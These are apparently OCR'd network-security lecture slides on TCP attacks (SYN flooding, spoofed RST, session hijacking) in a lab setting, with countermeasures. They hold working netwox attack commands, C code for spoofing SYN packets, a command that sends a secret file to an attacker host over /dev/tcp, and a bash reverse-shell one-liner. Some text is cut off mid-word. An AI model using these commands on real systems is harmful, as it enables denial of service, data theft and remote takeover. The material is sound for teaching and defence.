
- Client sends out ACK packet to conclude the handshake

TCP 3-way Handshake Protocol

- When the server receives the initial SYN packet, it uses TCB (Transmission Control Block) to store the information about the connection.
- This is called **half-open connection** as only client-server connection is confirmed.
- The server stores the TCB in a queue that is only for the half-open connection.
- After the server gets ACK packet, it will take this TCB out of the queue and store in a different place.
- If ACK doesn’t arrive, the server will resend SYN+ACK packet. The TCB will eventually be discarded after a certain time

SYN Flooding Attack

Idea : To fill the queue storing the half-open connections so that there will be no space to store TCB for any new half-open connection, basically the server cannot accept any new SYN packets.
Steps to achieve this : Continuously send a lot of SYN packets to the server. This consumes the space in the queue by inserting the TCB record.



- Do not finish the 3rd step of handshake as it will dequeue the TCB

SYN Flooding Attack

- When flooding the server with SYN packets, we need to use random source IP addresses; otherwise the attacks may be blocked by the firewalls.
- The SYN+ACK packets sent by the server may be dropped because forged IP address may not be assigned to any machine. If it does reach an existing machine, a RST packet will be sent out, and the TCB will be dequeued.
- As the second option is less likely to happen, TCB records will mostly stay in the queue. This causes *SYN Flooding Attack*.

Launching SYN Flooding Attack – Before Attacking

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State
tcp        0      0 127.0.0.1:3306  0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:8080    0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:631   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:953   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:443     0.0.0.0:*        LISTEN
tcp        0      0 10.0.5.5:46014  91.189.94.25:80  ESTABLISHED
tcp        0      0 10.0.2.17:23    10.0.2.18:44414  ESTABLISHED
tcp6       0      0 :::53           :::*             LISTEN
tcp6       0      0 :::22           :::*             LISTEN
```

Check the TCP states

TCP States

- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

SYN Flooding Attack – Launch the Attack

- Turn off the SYN Cookie countermeasure:

```
$sudo sysctl -w
net.ipv4.tcp_syncookies=0
```

- Launch the attack using `netwox`

Targeting telnet server

```
seed@Attacker:$ sudo netwox 76 -i 10.0.2.17 -p 23 -s raw
```

```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
  Parameters:
  -i|--dst-ip ip            destination IP address
  -p|--dst-port port        destination port number
  -s|--spoofip spoofip      IP spoof initialzation type
```

- Result

```
seed@User(10.0.2.18):$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

SYN Flooding Attack - Results

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address          State
tcp        0      0 10.0.2.17:23  252.27.23.119:56061      SYN_RECV
tcp        0      0 10.0.2.17:23  247.230.248.195:61786    SYN_RECV
tcp        0      0 10.0.2.17:23  255.157.168.158:57815    SYN_RECV
tcp        0      0 10.0.2.17:23  240.126.176.200:60700    SYN_RECV
tcp        0      0 10.0.2.17:23  251.85.177.207:35886     SYN_RECV
```

```
seed@Server(10.0.2.17):$ top
PID USER PR  NI  VIRT  RES  SHR S %CPU %MEM   TIME+  COMMAND
  3 root 20   0     0    0    0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20   0  101m  60m  11m S  0.7  8.1 0:28.30 Xorg
807 seed 20   0 91856  16m  10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20   0  3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20   0     0    0    0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20   0     0    0    0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root RT   0     0    0    0 S  0.0  0.0 0:00.00 migration/0
  7 root RT   0     0    0    0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20     0    0    0 S  0.0  0.0 0:00.00 cpuset
```

- Using netstat command, we can see that there are a large number of half-open connections on port 23 with random source IPs.
- Using top command, we can see that CPU usage is not high on the server machine. The

SYN Flooding Attack - Launch with Spoofing Code

- We can write our own code to spoof IP SYN packets.

```
/*****************************************************************
  Spoof a TCP SYN packet.
*****************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                  sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*******************************************************
        Step 1: Fill in the TCP header.
     *******************************************************/
     tcp->tcp_sport = rand(); // Use random source port
     tcp->tcp_dport = htons(DEST_PORT);
     tcp->tcp_seq   = rand(); // Use random sequence #
     tcp->tcp_offx2 = 0x50;
     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
     tcp->tcp_win   = htons(20000);
     tcp->tcp_sum   = 0;
```


```
     /*******************************************************
        Step 2: Fill in the IP header.
     *******************************************************/
     ip->iph_ver = 4;   // Version (IPV4)
     ip->iph_ihl = 5;   // Header length
     ip->iph_ttl = 50;  // Time to live
     ip->iph_sourceip.s_addr = rand(); // Use a random IP address
     ip->iph_destip.s_addr = inet_addr(DEST_IP);
     ip->iph_protocol = IPPROTO_TCP; // The value is 6.
     ip->iph_len = htons(sizeof(struct ipheader) +
                         sizeof(struct tcpheader));

     // Calculate tcp checksum
     tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```
     /*******************************************************
       Step 3: Finally, send the spoofed packet
     *******************************************************/
     send_raw_ip_packet(ip);
```

Countermeasures: SYN Cookies

- After a server receives a SYN packet, it calculates a keyed hash (H) from the information in the packet using a secret key that is only known to the server.
- This hash (H) is sent to the client as the initial sequence number from the server. H is called SYN cookie.
- The server will not store the half-open connection in its queue.
- If the client is an attacker, H will not reach the attacker.
- If the client is not an attacker, it sends H+1 in the acknowledgement field.
- The server checks if the number in the acknowledgement field is valid or not by recalculating the cookie.

TCP Reset Attack




<u>To disconnect a TCP connection :</u>

- A sends out a “FIN” packet to B.
- B replies with an “ACK” packet. This closes the A-to-B communication.
- Now, B sends a “FIN” packet to A and A replies with “ACK”.

<u>Using Reset flag :</u>

- One of the parties sends RST packet to immediately break the connection.

TCP Reset Attack



Goal: To break up a TCP connection between A and B.

Spoofed RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Reset Attack on Telnet Connection

```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
    Source port: 44421 (44421)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 319575693
    Acknowledgement number: 2984372748
    Header length: 32 bytes
```

Goal: To break the Telnet connection between User and Server

Setup: User (10.0.2.18) and Server (10.0.2.17)

Steps :

- Use Wireshark on attacker machine, to sniff the traffic
- Retrieve the destination port (23), Source port number (44421) and sequence

TCP Reset Attack on Telnet Connection

```
Title:  Spoof Ip4Tcp packet
    Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
    [-B]
    Parameters:
    -l|--ip4-src ip                IP4 src {10.0.2.6}
    -m|--ip4-dst ip                IP4 dst {5.6.7.8}
    -o|--tcp-src port              TCP src {1234}
    -p|--tcp-dst port              TCP dst {80}
    -q|--tcp-seqnum uint32         TCP seqnum {rand if unset) {0}
    -B|--tcp-rst|+B|--no-tcp-rst   TCP rst
```

```
$ sudo netwox 40 -l 10.0.2.18 -m 10.0.2.17 -o 44421 -p 23
                 -B -q 319575693
```

Using netwox tool 40, we can generate a spoofed RST packet to the client or server. If the attack is successful, the other end will see a message “Connection closed by foreign host” indicating that the connection is broken.

TCP Reset Attack on SSH connections

```
seed@User(10.0.2.18):$ ssh 10.0.2.17
seed@10.0.2.17's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)
 .....
seed@Server(10.0.2.17):$ Write failed: Broken pipe        ← Succeeded!
seed@ubuntu(10.0.2.18):$
```

- If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible.
- But as SSH conducts encryption at Transport layer, the TCP header remains unencrypted. Hence the attack is successful as only header is required for RST packet.

TCP Reset Attack on Video-Streaming Connections


This attack is similar to previous attacks only with the difference in the sequence numbers as in this case, the sequence numbers increase very fast unlike in Telnet attack as we are not typing anyth

```
Title:  Reset every TCP packets
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
    Parameters:
    -d|--device device     device name {Eth0}
    -f|--filter filter     pcap filter
    -s|--spoofip spoofip   IP spoof initialzation type {linkbraw}
    -i|--ips ips     limit the list of IP addressed to reset {all}
```

```
$ sudo netwox 78 --filter "src host 10.0.2.18"
```


To achieve this, we use Netwox 78 tool to reset each packet that comes from the user machine (10.0.2.18). If the user is watching a Youtube video, any request from the user machine will be responded with a RST packet.

TCP Reset Attack on Video-Streaming Applications



Note: If RST packets are sent continuously to a server, the behavior is suspicious and may trigger some punitive actions taken against the user.

TCP Session Hijacking Attack




Goal: To inject data in an established connection.

Spoofed TCP Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at positi ge, it may f



Hijacking a Telnet Connection

```
▸ Frame 482: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
▸ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▸ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▾ Transmission Control Protocol, Src Port: 44425 (44425), Dst Port: telnet (23), Seq: 691070837, Ack: 3545452504, Len: 2
    Source port: 44425 (44425)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 691070837
    [Next sequence number: 691070839]   <-- Use this number
    Acknowledgement number: 3545452504
    Header length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
```

Set up: User : 10.0.2.18, Server : 10.0.2.17, Attacker : 10.0.2.16

Steps:

- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (44425) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                         /dev/tcp/10.0.2.16/9090
```

- o that
ker's

Session Hijacking: Steal a Secret

“cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/tcp/10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo device which creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection.

The listening server on the attacker machine will get the content of

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
********************
This is top secret!
********************
```

Launch the TCP Session Hijacking Attack

- Convert the command string into hex

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
    /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f746370
 2f31302e302e322e31362f393039300a'
```

- Netwox tool 40 allows us to set each single field of a TCP packet.

```
Title:  Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
                 [-H mixed_data]
```

Launch the TCP Session Hijacking Attack

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
    --tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
    --tcp-data "0a636174202f686f6d652f736565642f736563726574203e20
                2f6465762f7463702f31302e302e322e31362f393039300a"
```

2540	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2528#1] telnet > 44427
2541	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2542	2016-	10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2543	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2541#1] telnet > 44427
2544	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2545	2016-	10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2546	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2544#1] telnet > 44427
2547	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2548	2016-	10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2549	2016-	10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2547#1] telnet > 44427
2550	2016-	10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...

Creating Reverse shell

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.

Create Reverse Shell using Session Hijacking

- We have shown how to manually run reverse shell
- We leave it to students to figure out how to hijack a Telnet session and then run the reverse shell on the server

Creating Reverse Shell

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

Defending Against Session Hijacking

- Making it difficult for attackers to spoof packets
  - Randomize source port number
  - Randomize initial sequence number
  - Not effective against local attacks

- Encrypting payload

Summary


- How TCP works
- TCP client and server programming
- TCP SYN flooding attack
- TCP Reset attack
- TCP Session Hijacking attack

DNS and Attacks

Outline

- DNS Hierarchy,Zones,and Servers
- DNS Query Process
- Experiment
- DNS Attacks : Overview
- Local DNS Cache Poisoning Attack
- Remote DNS Cache Poisoning Attack
- Reply Forgery Attacks from Malicious DNS Servers
- Protection Against DNS Cache Poisoning Attacks
- Denial of Service Attacks on DNS Servers

